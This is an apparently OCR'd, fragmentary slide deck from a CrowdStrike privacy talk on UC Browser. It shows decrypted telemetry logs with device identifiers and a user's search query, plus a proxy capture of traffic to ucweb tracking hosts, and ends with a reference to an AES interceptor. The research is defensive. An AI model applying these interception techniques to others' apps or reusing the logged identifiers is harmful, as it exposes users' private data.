
—END—

we won! >:)

ISO 27018 is an international code of conduct that focuses on personal data protection on cloud. This certification indicates that Xiaomi Cloud has a complete system for the protection of personal data.


CROWDSTRIKE

Afterath




CROWDSTRIKE

Who?




CROWDSTRIKE

What?
iOS




CROWDSTRIKE

What?
iOS



CROWDSTRIKE

What?
iOS



CROWDSTRIKE

What?
iOS

0000030 f9 32 41 8a 96 57 77 9f 65 96 f9 8a 7c 40 7e 26

Output

time: 15ms
length: 9435
lines: 74

```
lt=uc`os_ver=11.3`mac=00000000-0000-0000-0000-
000000000000`width=414`ua=iPhone8,2`login=NO`device=iPhone8,2`system_lang=en_US`mcc=`prd=UCBrowser`bmo
de=WWW`lang=en-
us`pfid=44`bid=355`ram=1680`cp_param_prov=`rom=61025`cp_param_cc=GB`system_area=US`height=736`cp_param
_na=英国`sid_flds=sid`lac=0`cid=0`os=iPhone8,2_11.3`ch=`sn=2105-34082192112-
df68f1e7`utdid=YJlGj9nc0TYDAELdTjnKH+qo`subver=app1`cp_param_isp=`usd=3`aid=Actb6iYfpl9n9FoewyM4+g==`c
p_param_ac=`btype=GJ`cp_param_city=`gender=null`mmc=`imei=00000000-0000-0000-0000-
000000000000`bseq=19060622`boundid=com.uc.iphone.browser.international
lt=st`ct=monitor`lts=1
lt=st`ct=monitor`los=469`loc=-1001
lt=ev`ct=cards_flow`is_visiable_card_id=745,`ev_na=cards_manage`card_index=1
lt=ev`ct=normal`ev_na=user_type`actday=1
lt=ev`ct=normal`ev_na=user_type`stupgap=1
```

Output


start: 2959
end: 2959
length: 0

time: 15ms
length: 9435
lines: 74

```
lt=ev`ct=eagle_eye`su=0`osp_t1=674`rp=1`url=https://www.google.com/search?
q=sarasota%20herald`host=www.google.com`pvid=fd309fd9e7fd4639f13abd450cb9037c_1620829143`osp_t3=701`qt
=2021-05-12 22:19:48`nt=wifi`wt=0`ap=wifi`cc=270,240`ourl=https://www.google.com/search?
q=sarasota%20herald`osp_t0=674`ph=628`sid=fd309fd9e7fd4639f13abd450cb9037c`lm=05/12/2021
10:19:03`pm_news=0`tp=44555`at=2021-05-12 22:19:02`am=1`ae=3`sd=0
lt=pv`ct=normal`cac=716`ev_na=http_cache`c=9`hc=7`ci=6`t1=7`cjs=159`cj=3`f=3`cos=1`jhs=665`ccs=98`cc=2
`chs=302`i=16`j=22`cfs=181`cf=2`ihs=65`hi=6`co=1`cis=11`sub_ev=cache_hit`o=1`hj=11`t0=29
```

CROWDSTRIKE

What?
Android



CROWDSTRIKE

What?
Android


Structure | Sequence

Code	M...	Host	Path	Start	Duration	Size	Sta...	Info
200	PO...	gjtrack.ucweb.co...	/collect?uc_param_str=frcpvednsvpf&lt=event&appid=4e54ac8a118f&e_c=pfsjs&pg=i...	18:40:10	1.34 s	17.75 KB	Co...	
200	PO...	gjtrack.ucweb.co...	/collect?uc_param_str=frcpvednsvpf&lt=event&appid=4e54ac8a118f&e_c=pfsjs&pg=i...	18:40:10	1.34 s	17.77 KB	Co...	
200	PO...	adn.insight.ucwe...	/adsserver/ad_request	18:40:11	434 ms	2.99 KB	Co...	
200	GET	la4-userver-upaa...	/login?version=2&appkey=uc_browser_intl&ds=AAC+BVUdNHWie2yxtcOvLT+n&dsTy...	18:40:11	592 ms	17.42 KB	Co...	
200	PO...	adn.insight.ucwe...	/adsserver/ad_request	18:40:11	302 ms	3.11 KB	Co...	
200	GET	la4-userver-upaa...	/message_push?seq=0&sid=2647139610&pid=2343805865	18:40:11	3 m 31 s	120 bytes	Co...	
200	PO...	la4-userver-upaa...	/business	18:40:11	147 ms	409 bytes	Co...	
200	PO...	la4-userver-upaa...	/business	18:40:11	147 ms	439 bytes	Co...	
200	GET	la4-userver-upaa...	/detect/2	18:40:11	2 ms	145 bytes	Co...	
200	PO...	la4-userver-upaa...	/receipt/detect	18:40:11	142 ms	119 bytes	Co...	
200	PO...	px-intl.ucweb.com	/api/v1/raw/upload	18:40:11	815 ms	18.16 KB	Co...	
200	PO...	gjapplog.ucweb....	/collect?uc_param_str=frpfvepcbtbmbilasvchmi&fr=android&pf=145&ve=13.4.0.1306&...	18:40:21	625 ms	18.37 KB	Co...	
200	PO...	gjapplog.ucweb....	/collect?chk=970c8c4b&vno=1622648452003_2_4656&enc=wsg&zip=gzip&uuid=34026	18:41:15	619 ms	18.04 KB	Co...	
200	PO...	gjapplog.ucweb....	/collect?uc_param_str=frpfvepcbtbmbilasvchmi&fr=android&pf=218&ve=12.12.9.1226...	18:42:10	593 ms	18.01 KB	Co...	
200	GET	la4-userver-upaa...	/message_push?seq=0&sid=2647139610&pid=2343805865	18:43:42	5 m 0 s	83 bytes	Co...	
200	GET	la4-userver-upaa...	/detect/4	18:43:42	1 ms	125 bytes	Co...	
200	PO...	la4-userver-upaa...	/receipt/detect	18:43:42	143 ms	103 bytes	Co...	

Filter: ucweb | Focused | Settings

CROWDSTRIKE

What? Android



CROWDSTRIKE

What?
Android

Fire up AES interceptor

